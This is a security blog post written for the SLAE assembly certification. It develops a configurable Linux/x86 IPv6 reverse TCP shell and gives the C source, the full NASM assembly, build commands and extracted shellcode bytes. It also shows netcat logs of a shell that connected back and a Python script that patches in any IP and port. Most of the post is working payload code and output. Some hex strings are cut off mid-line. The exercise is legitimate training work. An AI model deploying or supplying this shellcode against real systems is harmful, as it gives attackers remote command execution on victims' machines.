
MENU



```
artik@kartik-VirtualBox:~$ nasm -f elf32 -o shell_reverse_tcp_ipv6.o shell_reverse_tcp_ipv6.asm
artik@kartik-VirtualBox:~$
artik@kartik-VirtualBox:~$ ld -o shell_reverse_tcp_ipv6 shell_reverse_tcp_ipv6.o
artik@kartik-VirtualBox:~$
artik@kartik-VirtualBox:~$ ./shell_reverse_tcp_ipv6
```

```
kartik@kartik-VirtualBox:~$ nc -6 -l -
Listening on [:::] (family 10, port 44
Connection from [::ffff:192.168.1.5] port 4444 [tcp/*] accepted (family 10, spor
t 35130)
id
uid=1000(kartik) gid=1000(kartik) groups=1000(kartik),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
whoami
kartik
```

KARTIK DURG

LIVE YOUR PASSION!!

0X2: SHELL_REVERSE_TCP_IPV6 – LINUX/X86


Posted on July 29, 2018 by Kartik Durg

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert Certification
Student ID: SLAE-1233
Assignment: 2
Github repo: https://github.com/kartikdurg

The objective of this assignment is to create a **Shell_Reverse_TCP** in Linux/x86 Assembly for which, IP and port number should be easily configurable.

Lets jump into our connect-back shellcode for IPv6 socket in C and develop the same using assembly language by obeying all the basic rules from my previous post.

Shell_Reverse_TCP for **IPV6** socket in C:



```c
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

//For dup2();
int i;

// sockfd for host
int sockfd;

//Length of socket for new connections
socklen_t sock_len;

// sockaddr_in6 struct
struct sockaddr_in6 srvaddr;

int main()
{

    //Create a socket
    sockfd = socket(AF_INET6, SOCK_STREAM, 0);

    //Initialize sockaddr struct for reverse socket
    srvaddr.sin6_family = AF_INET6;
    srvaddr.sin6_port = htons(4444);
    inet_pton(AF_INET6, "::ffff:192.168.1.5", &srvaddr.sin6_addr);

    //Connect to socket
    connect(sockfd, (struct sockaddr *)&srvaddr, sizeof(srvaddr));

    //Duplicate file descriptors for STDIN, STDOUT and STDERR
    for(i = 0; i <= 2; i++)
        dup2(sockfd, i);

    // Execute /bin/sh
    execve("/bin/sh", NULL, NULL);

}

```

A quick breakdown of above code in C:

- Create a socket
- Connect to the port listening on the server/target IP.
- Redirect **STDIN,STDOUT** and **STDERR** to newly created socket.
- Spawn the shell.

The socket creation,making syscall,etc., is pretty much same as of Bind_TCP_Shell in my previous post, but the structure of the socket should contain information of the IP and port to connect-back. This can be achieved by making use of **SYS_CONNECT** method in our shellcode:

- **EAX** register should contain socket call number **0x66.**
- **EBX** register should contain **0x3** (Refer: **/usr/include/linux/net.h**)
- **ECX** should contain pointer to the arguments.

Complete **Shell_Reverse_TCP_IPV6** shellcode :

```
global _start
section .text

;References:
;(1)http://syscalls.kernelgrok.com/
;(2)https://www.3dbrew.org/wiki/Socket_Services
;(3)https://www.ibm.com/support/knowledgecenter/en/ssw_ibm_i_71/rzab6/cafinet6.htm

_start:
```

```
;IPV6 socket creation
;int socketcall(int call, unsigned long *args);
;sockfd = socket(int socket_family, int socket_type, int protocol);
push byte 0x66          ;socketcall()
pop eax                 ;EAX=0x2

xor ebx,ebx             ;zero out ebx

push 0x6                ; IPPROTO_TCP=6
push 0x1                ; socket_type=SOCK_STREAM (0x1)
push 0xa                ; AF_INET6
inc ebx                 ; Define SYS_socket = 1
mov ecx,esp             ; save pointer (ESP) to socket() args (ECX)
int 0x80
xchg esi,eax            ; sockfd stored in esi
xor eax,eax

;Connect
;connect(sockfd, (struct sockaddr*)&srvaddr, sizeof(srvaddr));
;int socketcall(int call, unsigned long *args);
push DWORD eax          ;sin6_scope_id
push DWORD 0x0501a8c0 ;MY LOCAL IP = 192.168.1.5 | Can be configured to YOUR's
push word 0xffff
push DWORD eax
push DWORD eax
push WORD ax            ;inet_pton(AF_INET6, "::ffff:192.168.1.5", &srvaddr.sin6_addr)
push DWORD eax          ;sin6_flowinfo
push WORD 0x5c11        ;PORT=4444 | 0x5c11 | Can be configured to YOUR's
push WORD 0x0a          ;AF_INET6
mov ecx,esp             ;ECX holds pointer to struct sockaddr_in6
push byte 0x1c          ;sizeof(sockaddr_in6) | sockaddr_in6 = 28
push ecx                ;pointer to sockfd
push esi                ;sockfd
mov ecx,esp             ;ECX points to args
inc ebx
inc ebx                 ;EBX = 0x3 | #define SYS_Connect 3
push byte 0x66          ;socketcall()
pop eax
int 80h

push byte 0x2           ;push 0x2 on stack
pop ecx                 ;ECX = 2

;dup2() to redirect stdin(0), stdout(1) and stderr(2)
loop:
push byte 0x3f          ;dup2()
pop eax                 ;EAX = 0x3f
int 0x80                ;exec sys_dup2
dec ecx                 ;decrement counter
jns loop                ;if SF not set ==> keep on jumping

;execve(/bin//sh)
xor ecx,ecx             ;clear ECX
push ecx                ;Push NULL
push byte 0x0b          ;execve() sys call number
pop eax                 ;EAX=0x2 | execve()
```

```
push 0x68732f2f          ;(1)/bin//sh
push 0x6e69622f          ;(2)/bin//sh
mov ebx,esp              ;EBX pointing to "/bin//sh"
int 0x80                 ;Calling Interrupt for sys call
```

The socket structure should match the following :

```
struct sockaddr_in6 {
  sa_family_t     sin6_family;
  in_port_t       sin6_port;
  uint32_t        sin6_flowinfo;
  struct in6_addr sin6_addr;
  uint32_t        sin6_scope_id;
 };

{sa_family=AF_INET6, sin6_port=htons(4444), inet_pton(AF_INET6, "::1", &sin6_addr), sin6_flowinfo=0, sin6_s
```


First, we have to set-up the structure of **inet_pton** and then embed into our complete socket structure as above. We do it by first setting up **sin6_addr** to **"0"** using **PUSH DWORD eax** and then similarly setting up **::ffff:192.168.1.5 (Configurable),** port **4444** as below:

- **push DWORD 0x0501a8c0**
- **push WORD 0xffff**

- **push WORD 0x5c11 (Configurable) |port=4444**

LET'S COMPILE AND TEST THE SHELLCODE:

```
==> nasm -f elf32 -o shell_reverse_tcp_ipv6.o shell_reverse_tcp_ipv6.asm
==> ld -o shell_reverse_tcp_ipv6 shell_reverse_tcp_ipv6.o
==> ./shell_reverse_tcp_ipv6

//Listener on IPv6 socket
==> nc -6 -l -v -p 4444
```



```
kartik@kartik-VirtualBox:~$ nasm -f elf32 -o shell_reverse_tcp_ipv6.o shell_reverse_tcp_ipv6.asm
kartik@kartik-VirtualBox:~$
kartik@kartik-VirtualBox:~$ ld -o shell_reverse_tcp_ipv6 shell_reverse_tcp_ipv6.o
kartik@kartik-VirtualBox:~$
kartik@kartik-VirtualBox:~$ ./shell_reverse_tcp_ipv6
```

```
kartik@kartik-VirtualBox:~$ nc -6 -l -v -p 4444
Listening on [:::] (family 10, port 4444)
Connection from [::ffff:192.168.1.5] port 4444 [tcp/*] accepted (family 10, spor
t 35130)
id
uid=1000(kartik) gid=1000(kartik) groups=1000(kartik),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
whoami
kartik
```

EXTRACTING THE SHELLCODE:

```
objdump -d shell_reverse_tcp_ipv6.o|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|t

"\x6a\x66\x58\x31\xdb\x6a\x06\x6a\x01\x6a\x0a\x43\x89\xe1\xcd\x80\x96\x31\xc0\x50\x68\xc0\xa8\x01\x05\x66\x
```


SHELLCODE IN C:

```
#include<stdio.h>

unsigned char shellcode[] = \
"\x6a\x66\x58\x31\xdb\x6a\x06\x6a\x01\x6a\x0a\x43\x89\xe1\xcd\x80\x96\x31\xc0\x50\x68\xc0\xa8\x01\x05\x66\

main()
{
        printf("Shellcode Length:  %d\n", sizeof(shellcode) - 1);
        int (*ret)() = (int(*)())shellcode;
        ret();
}
```

COMPILING AND EXECUTING FINAL SHELLCODE:

```
gcc shell_reverse_tcp_ipv6_final.c -o shell_reverse_tcp_ipv6_final -fno-stack-protector -z execstack -m32
```

BINGO!!!!



```
kartik@kartik-VirtualBox:~$ geany shell_reverse_tcp_ipv6_final.c
kartik@kartik-VirtualBox:~$
kartik@kartik-VirtualBox:~$ gcc shell_reverse_tcp_ipv6_final.c -o shell_reverse_tcp_ipv6_final -fno-stack-protector -z execstack -m32
shell_reverse_tcp_ipv6_final.c:6:1: warning: return type defaults to 'int' [-Wimplicit-int]
 main()
 ^
kartik@kartik-VirtualBox:~$
kartik@kartik-VirtualBox:~$ ./shell_reverse_tcp_ipv6_final
Shellcode Length:  86
```

```
kartik@kartik-VirtualBox: ~
kartik@kartik-VirtualBox:~$ nc -6 -l -v -p 4444
Listening on [:::] (family 10, port 4444)
Connection from [::ffff:192.168.1.5] port 4444 [tcp/*] accepted (family 10, spor
t 35132)
id
uid=1000(kartik) gid=1000(kartik) groups=1000(kartik),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
whoami
kartik

echo bingo
bingo
```

CONFIGURING THE IP AND PORT:

Developed a small python script to configure our shellcode:

```
import socket
import struct
import string
```

```
def convert_ip(ip):

        ip1 = ''.join([hex(int(x)+256)[3:] for x in ip.split('.')])
        endian = int(ip1,16)

        print "\nHEX: "+"0x"+ip1

        ip2 = "\\x"+ip1[:2]+"\\x"+ip1[2:4]+"\\x"+ip1[4:6]+"\\x"+ip1[6:8]
        print ip+" has been converted to little-endian"+ip2

        return ip2

def convert_port(port):
        port1 = hex(port)
        port2 = str("\\x"+port1[2:4]+"\\x"+port1[4:6])
        print "PORT "+str(port)+" has been converted to "+"\\x"+port1[2:4]+"\\x"+port1[4:6]+"\n\n"

        return port2

if __name__ == '__main__':

        ip = raw_input("Enter the IP to connect-back: ")
        port = raw_input("Enter the PORT: ")

        ip3 = convert_ip(str(ip))
        port3 = convert_port(int(port))

        print "Choose your shellcode \n\n"
        bind_shell = ("\\x6a\\x66\\x58\\x31\\xdb\\x6a\\x06\\x6a\\x01\\x6a\\x0a\\x43\\x89\\xe1\\xcd\\x80\\x
        print "Your Bind shell for IPv6 socket has been configured successfully: "+bind_shell+" \n\n"

        reverse_shell = ("\\x6a\\x66\\x58\\x31\\xdb\\x6a\\x06\\x6a\\x01\\x6a\\x0a\\x43\\x89\\xe1\\xcd\\x80\
        print "Your Reverse shell for IPv6 socket has been configured successfully: "+reverse_shell+" \n\n
```

Output:

```
Enter the IP to connect-back: 192.168.1.5
Enter the PORT: 4444

HEX: 0xc0a80105
192.168.1.5 has been converted to little-endian \x05\x01\xa8\xc0
PORT 4444 has been converted to \x11\x5c



Choose your shellcode


Your Bind shell for IPv6 socket has been configured successfully: \x6a\x66\x58\x31\xdb\x6a\x06\x6a\x01\x6a\



Your Reverse shell for IPv6 socket has been configured successfully: \x6a\x66\x58\x31\xdb\x6a\x06\x6a\x01\
```

Objectives achieved:

- Shellcode is **null free.**
- Only **86 bytes** in size.
- IP and port can be easily configured.
- Register independent

Exploit-DB: https://www.exploit-db.com/exploits/45139

Link to C-code:
https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x2/shell_reverse_tcp_ipv6.c

Link to Shellcode.ASM:
https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x2/shell_reverse_tcp_ipv6.asm

Link to Shellcode.c:
https://github.com/kartikdurg/SLAE/blob/master/Assignment_0x2/shell_reverse_tcp_ipv6_final.c

Link for my python script BIND_REVERSE_IPv6_SHELL:
https://github.com/kartikdurg/SLAE/blob/master/BIND_REVERSE_IPv6_SHELL.py

Thank you for reading 🙂

– Kartik Durg

SHARE THIS:

★ Like

Be the first to like this.

PUBLISHED BY KARTIK DURG

Security Researcher | Threat Hunting | Red Team | OSCP | SLAE | OSCE🤓 PC gamer and a huge fan of ARSENAL FC!! <3

View all posts by Kartik Durg

PREVIOUS POST

0x1: Shell_Bind_TCP_IPV6 – Linux/x86

NEXT POST

0x3: Shellcode_Egg_Hunter – Linux/x86

2 THOUGHTS ON “0X2: SHELL_REVERSE_TCP_IPV6 – LINUX/X86”

Kev says:

August 12, 2018 at 5:00 am

Nice article. These really help me understand. Best Regards.

★ Liked by 1 person

Reply

Pingback: 0x5: Dissecting_Metasploit_Shellcode – Linux/x86 – Kartik Durg

LEAVE A REPLY

Enter your comment here...

SEARCH

Search …

SEARCH

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1 other follower

Enter your email address

FOLLOW